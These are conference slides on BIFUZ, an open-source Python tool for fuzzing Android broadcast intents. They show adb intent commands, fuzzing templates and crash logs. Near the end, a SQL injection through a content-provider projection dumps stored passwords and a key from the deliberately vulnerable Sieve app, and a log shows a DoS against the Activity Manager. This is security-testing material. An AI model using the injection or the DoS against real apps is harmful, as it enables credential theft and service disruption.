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## **Broadcast Intent Fuzzing Framework for Android**

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# Agenda

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# Why do we need BIFUZ?

Android Security

Intent Fuzzing

Important Target

Broadcast Intents

Android Apps

# What is BIFUZ?

Python


Bugs

Broadcast / Fuzzed Intents


Open Source

Negative Testing

# BIFUZ's Design Overview



# BIFUZ's Architecture



# BIFUZ's Menu Options

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```

Select one option from below

1. Select Devices Under Test
2. Generate Broadcast Intent calls for the DUT(s)
3. Generate Fuzzed Intent calls
4. Generate a delta report between 2 fuzzing sessions
5. Run existing generated intents from file
6. SQL injections for specific apk
7. (Future) Generate apks for specific Intent calls
8. DoS against Activity Manager - requires userdebug image
9. (WIP) Smart fuzzing - using a template
- Q. Quit



# Broadcast Intent Example

## 2. Generate Broadcast Intent calls for the DUT(s)

Insert your choice: 2

```
adb -s 12qw34er56ty78ui shell am broadcast  
-n com.google.earth/  
com.google.analytics.tracking.android.CampaignTrackingReceiver
```

# Fuzzed Intent Example

Generate broadcast intent calls for the following DUT(s): **12qw34er56ty78ui**

Insert the packages wanted or type 'all' for all packages: **earth, calendar**

Device **12qw34er56ty78ui**: Insert the name of the logs folder: **FOLDER\_NAME**

```
adb -s 12qw34er56ty78ui shell am start  
-a android.intent.action.VIEW  
-c android.intent.category.BROWSABLE  
-n com.google.earth/com.google.earth.EarthActivity  
-f 0x00400000  
-d http://YIV6HT9RKSNRCYDGCA6ONAVZEMA2G03KK0LNIAJ15911OAA.com  
-e boolean android.intent.extra.ALARM_COUNT True
```

# Fuzzed Intent using Templates

## **tem\_000000.tem** – example

#Do not add lines to this template; possible options for each item: fuzz, nofuzz; if nofuzz, then a list might be expected

action nofuzz ["ACT\_1","ACT\_2"]

category nofuzz

data\_uri nofuzz

e\_key nofuzz

e\_val nofuzz

flag nofuzz

# Fuzzed Intent using Templates (cont.)

## **tem\_000000.tem** – intent example

```
am start -n com.google.android.gms/.car.FirstActivity  
-f 0x00400000  
-a ACT_1  
-c android.intent.category.ALTERNATIVE  
-d DEFAULT  
-e android.intent.extra.DOCK_STATE_LE_DESK 0
```

**or**

```
am start -n com.google.android.gms/.car.FirstActivity  
-f 0x00400000  
-a android.app.action.ADD_DEVICE_ADMIN  
-c android.intent.category.ALTERNATIVE  
-d DEFAULT  
-e android.intent.extra.DOCK_STATE_LE_DESK 0
```

# Fuzzed Intent using Templates (cont.)

**tem\_111111.tem** – sample

#Do not add lines to this template; possible options for each item: fuzz, nofuzz; if nofuzz, then a list might be expected

action fuzz

category fuzz

data\_uri fuzz

e\_key fuzz

e\_val fuzz

flag fuzz

# Fuzzed Intent using Templates (cont.)

**tem\_111111.tem** – intent example

```
am start -n com.google.android.gms/.games.ui.client.requests.  
ClientPublicRequestActivity  
-f -1388136854  
-a 4GPHAI3LEG7Q76V0_fuzzy  
-c NHIL2ZJNBGCFYKQ_fuzzy  
-d 7RBNY6L30_fuzzy  
-e L33BC79I7HDE00A_fuzzy 1KQGYRV86AUTBV84G_fuzzy
```

# Error Log Example – Broadcast Intent

----- beginning of main

**F/BIFUZ\_BROADCAST( 9395):** adb -s 12qw34er56ty78ui shell am broadcast -n  
com.google.earth/com.google.analytics.tracking.android.CampaignTrackingReceiver.

----- beginning of system

I/ActivityManager( 3056): Start proc com.google.earth for broadcast  
com.google.earth/com.google.analytics.tracking.android.CampaignTrackingReceiver:  
**pid=9411** uid=10049 gids={50049, 9997, 3003, 1028, 1015} abi=x86

----- beginning of crash

E/AndroidRuntime( 9411): FATAL EXCEPTION: main

E/AndroidRuntime( 9411): Process: com.google.earth, PID: 9411

E/AndroidRuntime( 9411): java.lang.RuntimeException: Unable to instantiate receiver  
com.google.analytics.tracking.android.CampaignTrackingReceiver:

**java.lang.ClassNotFoundException:** Didn't find class

"com.google.analytics.tracking.android.CampaignTrackingReceiver" on path:  
DexPathList[[zip file

...

# Error Log Example – DoS Attack against am

I/ActivityManager( 3993): START u0 {act=U6K26ZP2Q0PAZ9\_very\_large\_and\_fuzzy

E/JavaBinder( 3993): !!! FAILED BINDER TRANSACTION !!!

....

**F/ActivityManager( 3993):** Exception thrown launching activities in

ProcessRecord{37d55748 20303:com.android.bluetooth/1002}

F/ActivityManager( 3993): **android.os.TransactionTooLargeException**

F/ActivityManager( 3993): at android.os.BinderProxy.transactNative(Native Method)

F/ActivityManager( 3993): at android.os.BinderProxy.transact(Binder.java:496)

F/ActivityManager( 3993): at android.app.ApplicationThreadProxy.scheduleLaunchActivity  
(ApplicationThreadNative.java:797)

F/ActivityManager( 3993): at  
com.android.server.am.ActivityStackSupervisor.realStartActivityLocked  
(ActivityStackSupervisor.java:1181)

F/ActivityManager( 3993): at  
com.android.server.am.ActivityStackSupervisor.attachApplicationLocked  
(ActivityStackSupervisor.java:551)

....

F/ActivityManager( 3993): at android.os.Binder.execTransact(Binder.java:446)



# SQL Injection

We tested against the Sieve Password Manager app provided by MWR  
<https://www.mwrinfosecurity.com/system/assets/380/original/sieve.apk>

```
adb shell content query --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection  
'quote(password) FROM Passwords;--'
```

Row: 0 quote(password)=X'B521EA259DE06E8BF4C0CC0B389D2076138315A7FE1477DA'

Row: 1 quote(password)=X'F9D7395BFF50D2CD9BCD1ED3B90DF4D60A45CAA5F2468C913E'

```
adb shell content query --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

Row: 0 \_id=1, service=yahoo, username=yahoo\_un, password=BLOB, email=email@yahoo.com [anaanaana]

Row: 1 \_id=2, service=google, username=google\_un, password=BLOB, email=email@gmail.com [stefania]

```
adb shell content query --uri  
content://com.mwr.example.sieve.DBContentProvider/Keys/
```

Row: 0 Password=12345678901234567890, pin=1234

# Results

javaNullPointerException

SecurityException

javaClassNotFoundException

IllegalStateException

DoS attack

SQL injection

NumberFormatException

ClassCastException

IllegalArgumentException

# Conclusions

- BIFUZ is an open source testing tool
- easy setup
- assess if an application is more stable than another from security perspective
- bugs might be sent to Google for verification
- reproducibility and debugging

**Source code: <https://github.com/fuzzing/bifuz>**

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